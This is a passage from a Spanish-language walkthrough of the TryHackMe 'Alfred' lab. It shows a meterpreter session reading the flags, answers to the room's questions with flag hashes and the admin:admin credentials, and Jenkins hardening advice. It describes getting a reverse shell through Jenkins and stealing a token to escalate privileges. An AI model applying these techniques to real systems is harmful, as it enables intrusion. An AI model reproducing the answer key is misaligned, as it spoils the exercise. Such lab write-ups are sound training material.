

Figura 33. Migración a services.exe para persistencia

5. Banderas

Una vez escalados los privilegios, el siguiente paso es buscar las banderas, user.txt y root.txt. Utilizamos el comando find para localizarlas en el sistema:



Figura 34. Buscando el archivo user.txt y root.txt

Una vez localizados los archivos, usamos el comando cat para leer el contenido de cada archivo:



Figura 35. Contenido del archivo user.txt y root.txt

A continuación, pondrá en una tabla el contenido de los archivos requeridos

Tabla 3. Banderas máquina Alfred

Bandera	Contenido
User.txt	79007a09481963edf2e1321abd9ae2a0
root.txt	dff0f748678f280250f25a45b8046b4a

6. Resolución de preguntas en TRYHACKME

Tarea 1: Acceso Inicial

1.1.- ¿Cuántos puertos están abiertos? (TCP solamente)

Esto se hizo en la fase de reconocimiento y se obtuvo la siguiente imagen

Figura 36. Respuesta 1.1

Respuesta:3

1.2.- ¿Cuál es el nombre de usuario y la contraseña para el panel de inicio de sesión? (en el formato nombre de usuario:contraseña)

Esto se hizo en la fase de explotación de vulnerabilidades y se obtuvo lo siguiente:

> I am a Mac OS user & following credential pair worked for me:
> Username: **admin**
> Password: **admin**
>
> Share Improve this answer Follow

Figura 37. Respuesta 1.2

Respuesta:admin:admin

1.3.- ¿Cuál es el contenido de la bandera user.txt?

Esto se realizo en la fase de banderas y se obtuvo lo siguiente:

```
meterpreter > cat c:/Windows/System32/config/root.txt
◆◆dff0f748678f280250f25a45b8046b4a
meterpreter >
meterpreter > cat c:/Users/bruce/Desktop/user.txt
79007a09481963edf2e1321abd9ae2a0meterpreter >
```

Figura 38. Respuesta 1.3 y 3.1

Respuesta:79007a09481963edf2e1321abd9ae2a0

Tarea 2: Conmutando Shells

2.1.- ¿Cuál es el tamaño final de la carga útil exe que generó?

No se menciono durante el proceso el tamaño. Sin embargo, la respuesta lo muestra la siguiente imagen:



Figura 39. Respuesta 2.1

Respuesta: 73802

Tarea 3: Escalada Privilegio

3.1.- Lea el archivo root.txt ubicado en C:\Windows\System32\config

Esto se hizo en la fase de banderas y la imagen de la respuesta esta en la respuesta 1.3

Respuesta: dff0f748678f280250f25a45b8046b4a

Tabla de respuesta

Tabla de respuesta TRYHACKME	
Pregunta	Respuesta
Tarea 1	
¿Cuántos puertos están abiertos? (TCP solamente)	3
¿Cuál es el nombre de usuario y la contraseña para el panel de inicio de sesión? (en el formato nombre de usuario:contraseña)	admin:admin
¿Cuál es el contenido de la bandera user.txt?	79007a09481963edf2e1321abd9ae2a0
Tarea 2	
¿Cuál es el tamaño final de la carga útil exe que generó?	73802
Tarea 3	
Lea el archivo root.txt ubicado en C:\Windows\System32\config	dff0f748678f280250f25a45b8046b4a

7. Conclusiones y Recomendaciones

Conclusiones

- **Falta de seguridad básica en las credenciales:**
  El uso de credenciales predeterminadas como admin/admin demuestra una mala práctica de seguridad. Esto permitió un acceso no autorizado al sistema Jenkins, exponiendo la infraestructura a riesgos críticos.
- **Configuración insegura de Jenkins:**
  Jenkins, por defecto, permite ejecutar scripts arbitrarios en sus proyectos. Esta funcionalidad no controlada fue explotada para inyectar un reverse shell, lo que permitió un control remoto completo del servidor.
- **Privilegios excesivos para Jenkins:**
  La cuenta con la que se ejecuta Jenkins tenía privilegios elevados en el sistema. Esto permitió que el atacante usara Meterpreter para robar un token administrativo e impersonarlo, escalando privilegios.
- **Impacto crítico para la organización:**
  Este incidente resalta la importancia de proteger aplicaciones críticas como Jenkins, ya que puede convertirse en un vector de ataque para comprometer toda la infraestructura.

Recomendaciones

- **Cambiar inmediatamente las credenciales predeterminadas:**
  Asegúrate de que todas las cuentas administrativas y de servicio usen contraseñas fuertes y únicas. Implementa políticas de cambio regular de contraseñas.
- **Restringir permisos de Jenkins:**
  Ejecuta Jenkins con una cuenta de servicio con privilegios mínimos necesarios (principio de privilegios mínimos). Esto limitará el impacto de un compromiso.
- **Configurar seguridad en Jenkins:**
  Habilita autenticación fuerte (como LDAP o SSO).
  Deshabilita la ejecución de scripts arbitrarios en proyectos cuando no sea necesario.
  Implementar monitoreo y detección:
- **Endurecer la configuración del sistema operativo:**
  Asegúrate de que todas las cuentas de administrador estén protegidas con contraseñas seguras y únicas.
- **Formación del equipo y mejores prácticas:**
  Capacita a los administradores y desarrolladores sobre las mejores prácticas de seguridad en Jenkins y la importancia de mantener configuraciones seguras.
- **Parchear y actualizar Jenkins regularmente:**
  Mantén Jenkins y sus plugins actualizados para mitigar vulnerabilidades conocidas que puedan ser explotadas.